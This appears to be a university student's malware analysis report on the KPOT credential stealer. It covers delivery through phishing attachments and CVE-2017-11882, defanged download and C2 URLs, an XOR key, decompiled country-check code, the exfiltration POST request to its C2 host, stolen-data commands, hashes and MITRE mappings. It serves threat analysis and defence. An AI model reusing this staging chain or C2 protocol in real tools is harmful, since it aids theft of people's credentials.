NIIT UNIVERSITY, NEEMRANA
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

KPOT MALWARE ANALYSIS REPORT

Under the supervision of

Prof Dr. Ashu Sharma

Submitted by

Mahesh M

MT20ACS516

Table of Contents

1. INTRODUCTION

Threat intelligence reports categorize malware with information stealing characteristics under the following three headings: i) Memory scraping malware; ii) Credentials dumping malware; and iii) banking trojans.

Primarily found in point-of-sale (PoS) terminals, memory scraping malware aims to steal sensitive data directly from PoS terminal memory, e.g., plaintext card details, through regular expression-based signatures and subsequently harvesting them for card cloning purposes or similar abuse. FighterPOS and GlitchPOS [48]) are two notorious examples of this type of malware.

Banking trojans are mass information stealing malware, typically also doubling as fully-fledged botnets, reacting to commands broadcast over command and control (C2) channels. Zeus was one of the earliest banking trojans to rise to notoriety, followed by variants such as Citadel and Gameover Zeus, as well as other separate families including Dridex, Ursnif, Trickbot and Qakbot, that are still infecting machines up until very recently. They tend to share advanced functionality, namely: client-side web page content injection (webinjects), key-logging, connect-back functionality (stealthy back-dooring), and obfuscated command and control (C2) channels

On the other hand, credentials dumping malware is the PC version of PoS malware, with web browsers presenting common targets. Actually, the target range is much wider, with any process that retains passwords, hashes or credentials of any form, e.g., session tickets, in memory presenting a potential target. Notable examples include CStealer and KPOT Stealer.

A stealer is a Trojan that gathers information from a system. The most common form of stealers is those that gather logon information, like usernames and passwords, and then send the information to another system either via email or over a network.

KPOT Stealer is a “stealer” malware that focuses on exfiltrating account information and other data from web browsers, instant messengers, email, VPN, RDP, FTP, cryptocurrency, and gaming software.

The malware, researchers started seeing KPOT Stealer distributed via email campaigns and exploit kits in August 2018 which was first spotted in 2018, is also able to take a screenshot of the active desktop and also target wallets stored on the computer.

The KPOT Stealer was written in C/C++, it was offered in the cybercrime underground as a Malware-as-a-Service (MaaS).

Other main functionalities included are: Collect passwords, cookies, browsing history and autofill forms from Chrome, Firefox and Edge Collect data on all RDP files stored in the infected machine Collect general system information, including IP address, username and installed software.

The malware communicates with the C2 infrastrcuture via HTTP requests and supports multiple commands to steal any kind of information from the infected systems.

The KPot source code was initially offered for $10,000 upfront, and according to the threat intelligence provider Cyjax the only participant in the action was UNKN, who is a well-known member of the REvil (Sodinokibi) ransomware crew.

There are many cyber attacks using coronavirus and KPOT Malware is one of them.

2. KPOT MALWARE WORKING

It is one of those campaigns along with the malware itself. This newer version is commercially available as “KPOT v2.0”. It is highly packed/encrypted

```
KPOT v2.0 update:
Soft:
1.1) Added the ability to grabbing files across the entire disk and over the network.
1.2) The storage structure in the grabber was revised. Now all the files are divided into folders as they were in the directory fro
m which the collection was.
2) Added to the RDP collection from the user folder for all users from which it is possible to collect.
3) Reworked collection from Windows storage (Credentials and Protected Storage). Now collects all the data pack without filtering
on any particular, i.e. if the software meets data of an unknown type without encryption, it will collect it in its pure form, if t
hey
will be encrypted, it will collect, but will not benefit from them.
4) Added collection of programs in the system information. Gathers the name and version of the installed program.
Both x64 and x86 programs are compiled.
5) Added Outlook collection from the registry for all users from which it is possible to collect.
6) Improved resolv .bit domains. All the workpieces I found at the time of adding dns for a resolver, as well as the dotbit proxy,
were added.
...
Current price: $ 85
Installation of the admin: $ 25 (the guide has been redone, now the installation is described much more clearly).
```

Fig 1: New changes in the latest KPOT Malware

KPOT has been observed in a variety of email campaigns. For example, the following message shared tactics, techniques, and procedures (TTPs) with campaigns delivering another malware family, Agent Tesla, from similar documents and the same payload domain.



Fig 2: KPOT Malware via Email Campaign

In one example, the attachment was an LCG Kit variant RTF document which uses Equation Editor exploit CVE-2017-11882 to download an intermediate downloader (uses Murmer Hash) via a bit.ly link:

hxxps://bit[.]ly/2GK79A4 -> hxxp://internetowe[.]center/get/udeme.png

The downloader, in turn, fetches parts of a PowerShell script that includes the Base64-encoded payload from the various paste.ee links:

hxxps://paste[.]ee/r/BZVbl (PowerShell script segment including an accompanying binary used for reflective DLL injection)

hxxps://paste[.]ee/r/mbQ6R (base64-encoded payload)

hxxps://paste[.]ee/r/OsQra (tail of the PowerShell script)

The payload is KPOT Stealer with configuration:

C2: hxxp://5.188.60[.]131/a6Y5Qy3cF1sOmOKQ/gate.php

XOR key: Adx1zBXByhrzmq1e

Here, most of the malware's important strings are encrypted. Each encrypted string is stored in an array of 8-byte structures where each structure contains:

- XOR key (WORD)
- String length (WORD)
- Pointer to encrypted string (DWORD)

Each encrypted string can be decrypted by XORing it with its XOR key.

KPOT Stealer resolves most of the Windows's API functions it uses at runtime by hash. The hashing algorithm used is known as MurmurHash and it is seeded.

KPOT uses HTTP for command and control. The URL component is stored as an encrypted string. In the sample, the URL is hxxp://bendes[.]co[.]uk/lmpUNlwDfoybeulu/gate.php. The malware also supports. bit C&C domains, which are currently being used more and more commonly.

There are two types of requests that will be sent to the C&C server. The first is a GET request to the C&C server.

The response content from C&C is Base64 encoded, and the hard-coded key is used for XOR XOR operation, and the modified password must be stored as an encrypted string.

Before any commands are run, the malware checks to see if the victim is located in any of the Commonwealth of Independent States (CIS). If it is, the malware exits without further action. The specific languages it checks for

```
bool cis_country_check()
{
  LANGID v0; // ax

  v0 = GetUserDefaultLangID();
  return v0 == 0x419                    // LANG_RUSSIAN
      || v0 == 0x42B                    // LANG_ARMENIAN
      || v0 == 0x82C                    // LANG_AZERI / SUBLANG_AZERI_CYRILLIC
      || v0 == 0x42C                    // LANG_AZERI / SUBLANG_AZERI_LATIN
      || v0 == 0x423                    // LANG_BELARUSIAN
      || v0 == 0x437                    // LANG_GEORGIAN
      || v0 == 0x43F                    // LANG_KAZAK
      || v0 == 0x428                    // LANG_TAJIK
      || v0 == 0x442                    // LANG_TURKMEN
      || v0 == 0x843                    // LANG_UZBEK / SUBLANG_UZBEK_CYRILLIC
      || v0 == 0x443;                   // LANG_UZBEK / SUBLANG_UZBEK_LATIN
}
```

Fig 3: CIS Country Check

This type of country check is common because threat actors have used the avoidance of CIS countries as a successful legal defense.

After the commands are run, a POST request is sent to the C&C.

```
POST /lmpUNlwDfoybeulu/gate.php HTTP/1.1
Content-Type: application/octet-stream
Content-Encoding: binary
Host: bendes.co.uk
Content-Length: 2584983
Connection: Keep-Alive
Cache-Control: no-cache
```

Fig 4: POST Request from Malware

The POST data is XOR encrypted with the hardcoded XOR key used in the GET response above and once decrypted contains various data organized into sections. Each section has a start delimiter like “FFFILEE:” or “SYSINFORMATION:” and an end delimiter like “_FFFILEE_” or “_SYSINFORMATION_”

The first component of the GET response above is a 16-digit bit string, e.g., “1111111111111100”. Each “1” turns on some command functionality while each “0” turns

it off. Conveniently the C&C panel provides an accessible config file that provides a mapping between the bit string and the command names.

The commands provide the following functionality:

- Steal cookies, passwords, and autofill data from Chrome
- Steal cookies, passwords, and autofill data from Firefox
- Steal cookies from Internet Explorer
- Steal various cryptocurrency files
- Steal Skype accounts
- Steal Telegram accounts
- Steal Discord accounts
- Steal Battle.net accounts
- Steal Internet Explorer passwords
- Steal Steam accounts
- Take a screenshot
- Steal various FTP client accounts
- Steal various Windows credentials
- Steal various Jabber client accounts
- Remove self
- Wasn't able to find code referencing the last command bit

The malware also looks for and attempts to steal user accounts from various VPN providers, RDP configuration files, and Microsoft Outlook accounts. KPOT Stealer also has the ability to search for and exfiltrate arbitrary files. The malware queries its C&C server for the commands it should execute, executes the commands, delivers the results to the C&C, and then exits.

3. KPOT MALWARE ANALYSIS

Generally, For KPOT Malware -- MITRE
Tactics: Initial Access
Techniques: Spear phishing Attachment

There are Specifically 2 KPOTv2 Malware discussed here:

The first one is the Intermediate Downloader which downloads and connects with bit.ly to download more executables(36dcd40aee6a42b8733ec3390501502824f570a23640c2c78a788805164f77ce) - I

The second is the payload of the malware (67f8302a2fd28d15f62d6d20d748bfe350334e5353cbdef112bd1f8231b5599d) – II

	I	II
File Type	PEXE - PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	PEXE - PE32 executable (GUI) Intel 80386, for MS Windows
Size	74 KB (76288 bytes)	79 KB (80896 bytes)
MD5	45ddc687f88b45fc3fec79f9dc8b38e2	7d7667ddce8fd69a0fd50bb08c287d10
SHA1	de37b748e0e32d96c31f469f9ba4ea4f11e3e78b	087fc3e9a082983ee6a2b25f0ccb09eb723e0f39
SHA256	36dcd40aee6a42b8733ec3390501502824f570a23640c2c78a788805164f77ce	67f8302a2fd28d15f62d6d20d748bfe350334e5353cbdef112bd1f8231b5599d
IMPHASH	f34d5f2d4577ed6d9ceec516c1f5a744	3fcc7e61b92407bbcad59b5bc71be2ec
PEHASH	b6966dc4ab688663060c22012e8e19c28f239ef5	10a13d94dd363b26c89966dcc1f842a4cc7163c2
RichHash	NA	8ca604bb5902bbaddc1588709689bd15d2812ca837942d4ddf6df11e37f0ae96
MEID	2a9440b2-261f-43c5-a200-a779aab7410e	NA

Fig 5: Malware Analysis of 2 Files (I and II)

I – Additional Analysis

Reads terminal service-related keys (often RDP related)



Fig 6: MITRE Technique Detection for I

There are 936 Strings available here which is mostly hashed.

Win32: Trojan-gen (by Avast)

Orignal File Name: 9087654356.exe
Imports mscoree.dll
IP's Contacted – 104.18.49.20, 216.218.185.162

Different Names:

- 9087654356.exe
- output.158766608.txt
- output.169766229.txt

Entry Point - 70526



Fig 7: Graph Summary for I

II – Additional Analysis

POSTs files to a webserver
Queries kernel debugger information
Queries process information
Queries sensitive IE security settings
Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)
Reads the active computer name
Reads the cryptographic machine GUID

There are 176 Strings available where many of them are encrypted

Win.Malware. Razy-6895206-0

IP's/Domains Contacted – 2.59.43.67 -- bendes.co.uk,
http://bendes.co.uk/lmpUNlwDfoybeulu/gate.php

Different Names:

- Password-Stealer-Kpot-(7d7667ddce8fd69a0fd50bb08c287d10). vir
- Password-Stealer-Kpot-(7d7667ddce8fd69a0fd50bb08c287d10).exe
- myfile.exe
- 7d7667ddce8fd69a0fd50bb08c287d10.virobj

Entry Point - 66434

Domain	Address	Registrar	Country
bendes.co.uk	62.173.140.249 TTL: 599	https://www.namecheap.com Name Server: a.dnspod.com Creation Date: Mon, 25 Mar 2019 00:00:00 GMT	Russian Federation

Fig 8: Domain Name Detection for II

MITRE ATT&CK™ Techniques Detection

This is a combined view of all reports. To differentiate, please select individual reports here.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
		Hooking 1	Hooking 1	Modify Registry 1 1	Hooking 1	Peripheral Device Discovery 1 2				Data Compressed 1	
		Kernel Modules and Extensions 1 1				Process Discovery 1					
						Query Registry 5 1					
						System Information Discovery 1					
						System Time Discovery 2					

Fig 9: MITRE Technique Detection for II

Graph Summary



Fig 10: Graph Summary for II

4. YARA RULES

KPOT Malware Yara for both the files can be identified here at:

https://github.com/maheshmohan1093m/KPOT_Malware_Yara/blob/main/KPOT_Malware_Yara.yara

5. HOW TO OVERCOME IT?

A good AV can detect this malware as many as around 55+ AV are detecting them.
Update the AV Database
Open the file only when it is received from a trusted party.

6. CONCLUSION

Kpot, an older information stealer just got a major update and is seen in the wild again. This time Kpot brings zero persistence (meaning it's never written to your computer) and instead does all of its attacks in memory before leaving your computer completely. Removing the ability to detect it without Real-time protection.
Kpot is delivered mainly through malicious email attachments (even with COVID Email Campaign nowadays), when opened they request permission to "Enable Editing" and appear to be unreadable without clicking on it. This attack vector, however, provides the attacker with full access to the computer. After the attack vector is used Kpot gets to work extracting as much as it can. First, it sends a message to its C&C server and asks what it should do. The reply can include many possible commands that can be updated in time.

7. REFERENCES

https://www.proofpoint.com/au/threat-insight/post/new-kpot-v20-stealer-brings-zero-persistence-and-memory-features-silently-steal

https://securityaffairs.co/wordpress/99790/malware/coronavirus-ransomware.html

https://www.proofpoint.com/us/threat-insight/post/new-kpot-v20-stealer-brings-zero-persistence-and-memory-features-silently-steal

https://otx.alienvault.com/indicator/file/36dcd40aee6a42b8733ec3390501502824f570a23640c2c78a788805164f77ce/

https://www.virustotal.com/gui/file/36dcd40aee6a42b8733ec3390501502824f570a23640c2c78a788805164f77ce/

https://www.hybrid-analysis.com/sample/36dcd40aee6a42b8733ec3390501502824f570a23640c2c78a788805164f77ce/?environmentId=100

https://otx.alienvault.com/indicator/file/67f8302a2fd28d15f62d6d20d748bfe350334e5353cbdef112bd1f8231b5599d

https://www.virustotal.com/gui/file/67f8302a2fd28d15f62d6d20d748bfe350334e5353cbdef112bd1f8231b5599d/detection

https://www.hybrid-analysis.com/sample/67f8302a2fd28d15f62d6d20d748bfe350334e5353cbdef112bd1f8231b5599d

https://en.wikipedia.org/wiki/MurmurHash

https://github.com/EmergingThreats/threatresearch/blob/master/kpot_stealer/decrypt_str.py